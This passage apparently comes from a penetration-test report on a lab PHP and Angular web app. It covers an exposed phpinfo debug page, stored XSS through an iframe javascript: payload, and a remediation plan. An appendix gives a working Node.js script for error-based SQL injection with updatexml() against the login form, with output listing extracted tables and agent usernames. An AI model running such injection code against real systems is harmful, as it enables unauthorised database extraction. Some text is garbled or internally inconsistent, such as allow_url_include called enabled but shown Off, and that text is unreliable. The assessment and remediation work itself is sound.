- `/debug.php` – PHP configuration page leaking server info.
- `/config.php` – Configuration file (empty).
- `/report.php` – Interface where XSS was tested.
- `/recovery.php`, `/logout.php`, `/send.php` – Authentication/session-related routes.

The discovery of `/debug.php` in particular was significant, as it exposed sensitive internal details including the PHP version, enabled modules, and configuration directives.




Figure 16: Discovery of debug.php

4.2.3 Sensitive PHP Configuration Disclosure

Accessing /debug.php reveals detailed server setup that can help attackers craft targeted exploits. When the /debug.php endpoint was visited, it displayed the complete output of the phpinfo() function. This revealed a wide range of internal configuration details, including:

- **PHP version:** PHP 7.2.34, which has reached end-of-life and is known to contain unpatched security vulnerabilities[?].





Figure 17: Discovery of debug.php


- **Insecure settings:** Options like display_errors = On and allow_url_include = Off were visible, which can assist attackers during exploitation and reconnaissance[2].



browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	no value	no value
display_errors	On	On
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	On	On
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_prepend_string	no value	no value
error_reporting	no value	no value
expose_php	On	On
extension_dir	/usr/local/lib/php/extensions/no-debug-non-zts-20170718	/usr/local/lib/php/extensions/no-debug-non-zts-20170718

Figure 18: Discovery of debug.php

- **Loaded PHP extensions:** Modules such as `mysqli`, `curl` and `sodium` were shown, informing attackers about potential attack vectors.
- **Environment and server paths:** Internal server paths like `/var/www/html` and configuration directories such as `/usr/local/etc/php` were disclosed.



Additional Modules	
Module Name	
Environment	
Variable	Value
HOSTNAME	dad3494a7db0
PHP_VERSION	7.2.34
APACHE_CONFDIR	/etc/apache2
PHP_INI_DIR	/usr/local/etc/php
GPQ_KEYS	1729f83938DA44E27BA0F4D3DBDB397470D12172 B1B44D8F021E4E2D6021E985DC9FF803EE5AF27F
PHP_LDFLAGS	-Wl -O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	409e11bc6a2c18707dfc44bc91c820ddfd81e17481470f3405ee7822d8379903
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	https://www.php.net/distributions/php-7.2.34.tar.xz
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
PHP_EXTRA_BUILD_DEPS	apache2-dev
PHP_ASC_URL	https://www.php.net/distributions/php-7.2.34.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

Figure 19: Discovery of debug.php

- **Session and authentication data:** Sensitive values including `PHPSESSID`, `JWT` tokens, and session cookies were exposed in the request, increasing the risk of session hijacking.

Figure 20: Discovery of debug.php

- | Property | Value | Value |
|--------------------------|---|---|
| display_startup_errors | Off | Off |
| doc_root | no value | no value |
| dodref_ext | no value | no value |
| dodref_root | no value | no value |
| enable_dl | On | On |
| enable_post_data_reading | On | On |
| error_append_string | no value | no value |
| error_log | no value | no value |
| error_prepend_string | no value | no value |
| error_reporting | no value | no value |
| expose_php | On | On |
| extension_dir | /usr/local/lib/php/extensions/no-debug-non-zts-20170718 | /usr/local/lib/php/extensions/no-debug-non-zts-20170718 |
| file_uploads | On | On |
| hard_timeout | 2 | 2 |
| highlight.comment | #FF8000 | #FF8000 |
| highlight.default | #0000BB | #0000BB |
| highlight.html | #000000 | #000000 |
| highlight.keyword | #007700 | #007700 |
| highlight.string | #DD0000 | #DD0000 |
| html_errors | On | On |
| ignore_repeated_errors | Off | Off |
| ignore_repeated_source | Off | Off |
| ignore_user_abort | Off | Off |
| implicit_flush | Off | Off |

Figure 21: Discovery of debug.php

4.2.4 Impact

- Evidence of outdated software (PHP 7.2.34) [9]
- Confirmation that dangerous settings like `allow_url_include` are enabled [2]

4.2.5 Root Cause Analysis

The underlying cause of this issue is the deployment of debugging files (`debug.php`) in a production-like environment. This files is likely meant for internal development use but were left accessible.

4.2.6 Remediation Recommendations

- Remove or restrict access to debugging and configuration files before deployment.
- Configure the web server to block access to sensitive file patterns (e.g., `*.bak`, `*.conf`, `*.phpinfo`).
- Use server configuration best practices to disable directory listing and prevent access to unlinked resources.
- Regularly scan the application using tools like Gobuster to identify and remove unnecessary public files.

4.3 Cross-Site Scripting (XSS)

4.3.1 Initial Testing

To evaluate the application for XSS vulnerabilities, the report submission functionality was inspected. The testing focused on identifying reflected or stored XSS vectors where user input was displayed back in the browser without proper sanitization.

4.3.2 Payload Injection

A basic test payload was used to evaluate the output encoding and input filtering[7]:

```
<iframe src="javascript:alert('xss')">
```

The payload was submitted through the report message input field. Upon loading the report page, the payload executed, producing a browser alert. This confirmed the presence of a stored XSS vulnerability.




Figure 22: Cross-Site Scripting (XSS)

4.3.3 Observation

The injected payload was stored in the backend and rendered without sanitization in the browser context. The script executed successfully for any user who accessed the affected report page, demonstrating that arbitrary HTML/JavaScript could be injected and executed.

4.3.4 Impact

The vulnerability allows an attacker to:

- Steal session cookies or credentials via malicious scripts
- Modify the DOM to create phishing inputs or fake forms
- Execute unauthorized actions on behalf of the user (e.g., CSRF-style behavior)

This kind of stored XSS is especially dangerous because it persists in the system and affects every user who views the affected page.

4.3.5 Root Cause Analysis

The issue arises due to the use of unsafe DOM rendering practices in the frontend code. Specifically, user-controlled content was inserted using:

```
this.sanitizer.bypassSecurityTrustHtml(queryParam or searchText)
```

This bypasses Angular's default XSS protections and trusts the input blindly, allowing raw HTML and JavaScript to be executed.

4.3.6 Remediation Recommendations

- Avoid using `bypassSecurityTrustHtml()` when displaying user input, as it disables built-in protections.
- Instead of trusting and rendering the HTML, use a safer approach like:

```
this.searchValue = sanitizeInput(queryParam or searchText)  
or (queryParam or searchText);
```

This ensures the input is treated as plain text, not executable code.

- Always sanitize user input before storing or displaying it.
- Validate input on both client and server side to filter out suspicious scripts or HTML.
- Implement a Content Security Policy (CSP) to block inline scripts and reduce XSS impact.

5 Remediation Plan

5.1 Purpose of the Remediation Plan

- Explain how to **fix or mitigate the existing vulnerabilities** discovered during the penetration test, including SQL Injection, Directory/File Enumeration, and Cross-Site Scripting (XSS).
- Help to **prioritize and strategize their response**, based on vulnerability severity, exploitability, and operational constraints.

5.2 Prioritization

- The **Common Vulnerability Scoring System (CVSS)** was used to assign a risk score to each finding:
 - **SQL Injection:** 8.8 (Critical)
 - **XSS:** 8.0 (High)
 - **Directory Enumeration:** 7.5 (High)
- The above severity scores only provides the initial ranking, but in industry there are other non-technical factors that can also affect the priority(e.g, legacy system, operational downtime)

5.3 Types of Recommendations

For each vulnerability, we outline three classes of countermeasures:

Patch

- SQL Injection: Replace dynamic queries with **parameterized/prepared statements** [11].
- XSS: Remove usage of unsafe DOM rendering (e.g., `bypassSecurityTrustHtml()`).
- Directory Exposure: **Remove debug/config files** from production.

Mitigation

- Input **sanitization and validation** on both client and server, Store encrypted Id in the system.
- Enable **rate-limiting** on login attempts by blocking for a time period and monitor for anomalies.
- Block access to sensitive paths through **web server configuration**.

Workaround

- Add **Intrusion Detection Systems (IDS)** and logging rules to alert admins of suspicious activity.
- Back up user data and application state regularly.
- Limit application exposure by disabling directory listing and unnecessary debug endpoints.

5.4 Actionable Details

The remediation recommendations provided in this report are designed to be both practical and relevant. Each suggestion is:

- **Clear and implementable**, providing concrete steps rather than vague advice.
- **Tailored to the technologies used** in the assessed environment, such as PHP, MariaDB.
- **Directly linked to the vulnerabilities discovered**, ensuring that each recommendation addresses a specific issue identified during the test.

This approach ensures that the client can take immediate, informed actions to strengthen the security of the system.

5.5 Security Hardening

The broader goal of these remediation efforts is not just to resolve individual issues, but to **harden the entire infrastructure**. This includes:

- Applying **secure coding practices** across all backend and fupdatexmlrontend components.
- Ensuring **configuration management** is aligned with industry best practices.
- Establishing a **culture of continuous monitoring and vulnerability assessment**.

6 References

References

- [1] National Vulnerability Database, *CVSS v3.1 Calculator*, <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>
- [2] Dan Vau, *very-secure-php-ini GitHub Repository*, <https://github.com/danvau7/very-secure-php-ini>
- [3] OWASP Foundation, *PHP Configuration Cheat Sheet*, https://cheatsheetseries.owasp.org/cheatsheets/PHP_Configuration_Cheat_Sheet.html

- [4] M. Hark, *Exploiting PHP Loose Comparison Vulnerabilities: The Magic Hash Attack*, <https://medium.com/@maharkk01/exploiting-php-loose-comparison-vulnerabilities-the-magic-hash-attack-web-61e924>
- [5] MariaDB Documentation, *UNION*, <https://mariadb.com/kb/en/union/>
- [6] MariaDB Documentation, *UPDATEXML*, <https://mariadb.com/kb/en/updatexml/>
- [7] OWASP, *OWASP Juice Shop GitHub Repository*, <https://github.com/juice-shop/juice-shop>
- [8] OWASP Foundation, *OWASP Web Application Penetration Checklist v1.1*, https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Web_Application_Penetration_Checklist_v1_1.pdf
- [9] CVE Details, *PHP 7.2.34 Vulnerability Report*, <https://www.cvedetails.com/version/1334797/PHP-PHP-7.2.34.html>
- [10] Kali Linux Tools, *Gobuster – Directory Brute Forcing Tool*, <https://www.kali.org/tools/gobuster/>,
- [11] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*, https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html,

A Scripts

Appendix A – Nodejs Table Enumeration Script

Description:

The below script automates table name extraction using error-based SQL injection via the `updatexml()` function.

```
const url = "http://172.17.0.2/login.php";

async function getColumnNames(table) {
  const colNames = [];
  let i = 0;

  while (true) {
    const sql = ` ' or updatexml(0,concat('~',(SELECT column_name
      FROM information_schema.columns
      WHERE table_name LIKE '${table}'
      LIMIT ${i},1),'~'),0) or '#`;

    const body = new URLSearchParams({
      username: sql,
      password: 'x'
    });
```

```
    }).toString();

    const resp = await fetch(url, {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded",
      },
      body,
    });

    const html = await resp.text();

    if (!html.includes('XPath syntax error')) break;

    const match = html.match(/~([~]+)~/);
    if (match) {
      const col = match[1];
      colNames.push(col);
      i++;
    } else {
      console.log('No column extracted for ${table}, stopping. ');
      break;
    }
  }

  return colNames;
}

async function getSchemaNames() {
  console.log('Extracting table names..')
  const tableNames = [];
  let attempt = 0;
  while (true) {
    try {
      const sql = ` or updatexml(0,concat('~',(SELECT table_schema
        FROM information_schema.tables
        WHERE table_schema NOT IN
        ('mysql','information_schema','performance_schema','sys')
        ORDER BY table_schema LIMIT ${attempt},1),'~'),0)or '# `;
      const body = new URLSearchParams({
        username: sql,
        password: 's'
      }).toString();
      // fetch request from browser
      const resp = await fetch(url, {
        "credentials": "include",
        "headers": {
          "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20
```

```
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,
        "Accept-Language": "en-US,en;q=0.5",
        "Content-Type": "application/x-www-form-urlencoded",
        "Upgrade-Insecure-Requests": "1",
        "Priority": "u=0, i"
    },
    "referrer": url,
    "body": body,
    "method": "POST",
    "mode": "cors"
  });
  attempt++;
  const pageRaw = await resp?.text();
  if (!pageRaw.includes('XPath syntax error')) {
    console.log('No more XPath errors done.', attempt);
    break;
  }
  const m = pageRaw.match(/~([A-Za-z0-9_]+)~/);
  if (m) {
    tableNames.push(m[1]);
  } else {
    console.log('Error thrown but no valid name found stop');
    break;
  }
} catch (err) {
  console.error(err, 'something went wrong')
  break;
}
}
return tableNames;
}

async function getAgentRecords() {
  console.log('Extracting agent names..')
  const records = [];
  let i = 0;

  while (true) {
    const sql = '' OR updatexml(0,concat('~',(SELECT username FROM agents LIMIT $

    const body = new URLSearchParams({
      username: sql,
      password: 'x'
    }).toString();

    const resp = await fetch(url, {
```

```
        method: "POST",
        headers: {
            "Content-Type": "application/x-www-form-urlencoded",
        },
        body,
    });

    const html = await resp.text();

    if (!html.includes('XPath syntax error')) {
        console.log('All agent records extracted (${i} total).');
        break;
    }

    const match = html.match(/~([~]+)~/);
    if (match) {
        const record = match[1];
        // console.log('Record #${i}: ${record}');
        records.push(record);
        i++;
    } else {
        console.log('Got error but no record at index ${i}, stopping. ');
        break;
    }
}

return records;
}

async function getAgentIds(agentUserName) {
    console.log('Extracting ID for agent: ${agentUserName}');
    let record = '';

    const sql = ` OR updatexml(0,concat('~',(SELECT id FROM agents WHERE username LI

    const body = new URLSearchParams({
        username: sql,
        password: 'x'
    }).toString();

    const resp = await fetch(url, {
        method: "POST",
        headers: {
            "Content-Type": "application/x-www-form-urlencoded",
        },
        body,
    });
```

```
    const html = await resp.text();

    if (!/XPATH syntax error/i.test(html)) {
        console.log('No ID found for agent: ${agentUserName}');
        return record;
    }

    const match = html.match(/~([~]+)~/);
    if (match) {
        record = match[1];
    } else {
        console.log('Got error but no ID extracted for agent: ${agentUserName}');
    }

    return record;
}

async function getColumnRecords(column, tableName) {
    console.log('Extracting agent names..')
    const records = [];
    let i = 0;

    while (true) {
        const sql = ` OR updatexml(0,concat('~',(SELECT ${column} FROM ${tableName}

        const body = new URLSearchParams({
            username: sql,
            password: 'x'
        }).toString();

        const resp = await fetch(url, {
            method: "POST",
            headers: {
                "Content-Type": "application/x-www-form-urlencoded",
            },
            body,
        });

        const html = await resp.text();

        if (!html.includes('XPATH syntax error')) {
            console.log('All agent records extracted (${i} total).');
            break;
        }

        const match = html.match(/~([~]+)~/);
        if (match) {
            const record = match[1];
```

```
        records.push(record);
        i++;
    } else {
        console.log('Got error but no record at index ${i}, stopping. ');
        break;
    }
}

return records;
}

// self invoke function

(async function getTableNames() {
    console.log('Extracting table names..')
    const tableNames = [];
    let attempt = 0;
    while (true) {
        try {
            const sql = ` or updatexml(0,concat('~',(SELECT table_name
                FROM information_schema.tables
                WHERE table_schema NOT IN
                ('mysql','information_schema','performance_schema','sys')
                ORDER BY table_name LIMIT ${attempt},1),'~'),0)or '# `;
            const body = new URLSearchParams({
                username: sql,
                password: 's'
            }).toString();
            // fetch request from browser
            const resp = await fetch(url, {
                "credentials": "include",
                "headers": {
                    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20
                    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,
                    "Accept-Language": "en-US,en;q=0.5",
                    "Content-Type": "application/x-www-form-urlencoded",
                    "Upgrade-Insecure-Requests": "1",
                    "Priority": "u=0, i"
                },
                "referrer": url,
                "body": body,
                "method": "POST",
                "mode": "cors"
            });
            attempt++;
            const pageRaw = await resp?.text();
            if (!pageRaw.includes('XPath syntax error')) {
                console.log('No more XPath errors done.', attempt);
```



```
        break;
    }
    const m = pageRaw.match(/~([A-Za-z0-9_]+)~/);
    if (m) {
        // console.log('table #', attempt, ':', m[1]);
        tableNames.push(m[1]);
    } else {
        console.log('Error thrown but no valid name found stop');
        break;
    }
}

} catch (err) {
    console.error(err, 'something went wrong')
    break;
}

}

// const schemas = await getSchemaNames();
console.log('*****Table Names start *****');
console.log('All Tables Names: ', tableNames);
console.log('*****Table Names end*****');
console.log('*****Columns start *****');

for (const table of tableNames) {
    console.log('*****Extracting Table of ${table} start *****');
    const columns = await getColumnNames(table);
    console.log('Columns: \n ${columns}');

    //     for (const column of columns) {
    //         const records = await getColoumnRecords(column, table);
    //         console.log('Table: ${table}, Column: ${column}, Records:', records);
    //     }
    console.log('*****Extracting Table of ${table} end *****');
}

console.log('*****Columns end *****');
console.log('***** Agent Records start *****');
const agentsUserNames = await getAgentRecords('agents');
for (const username of agentsUserNames) {
    const ids = await getAgentIds(username);
    console.log('username: ${username}, Id:', ids);
}
console.log('***** Agent Records end *****');
})();
```

```
PS C:\Users\biyam> node "C:\Users\biyam\Downloads\index.js" C:\Users\biyam\Downloads
Extracting table names..
No more XPATH errors - done. 3
*****Table Names start *****
All Tables Names: [ 'agents', 'reports' ]
*****Table Names end*****
*****Columns start *****
*****Extracting Table of agents start *****
Columns:
  id,username,password
*****Extracting Table of agents end *****
*****Extracting Table of reports start *****
Columns:
  repid,agent,title,message
*****Extracting Table of reports end *****
*****Columns end *****
***** Agent Records start *****
Extracting agent names..
All agent records extracted (5 total).
Extracting ID for agent: tizio.incognito
username: tizio.incognito, Id: 7
Extracting ID for agent: jack0fspade
username: jack0fspade, Id: 8
Extracting ID for agent: agentX
username: agentX, Id: 10
Extracting ID for agent: utente
username: utente, Id: 42
Extracting ID for agent: sysadmin
username: sysadmin, Id: 1337
***** Agent Records end *****
```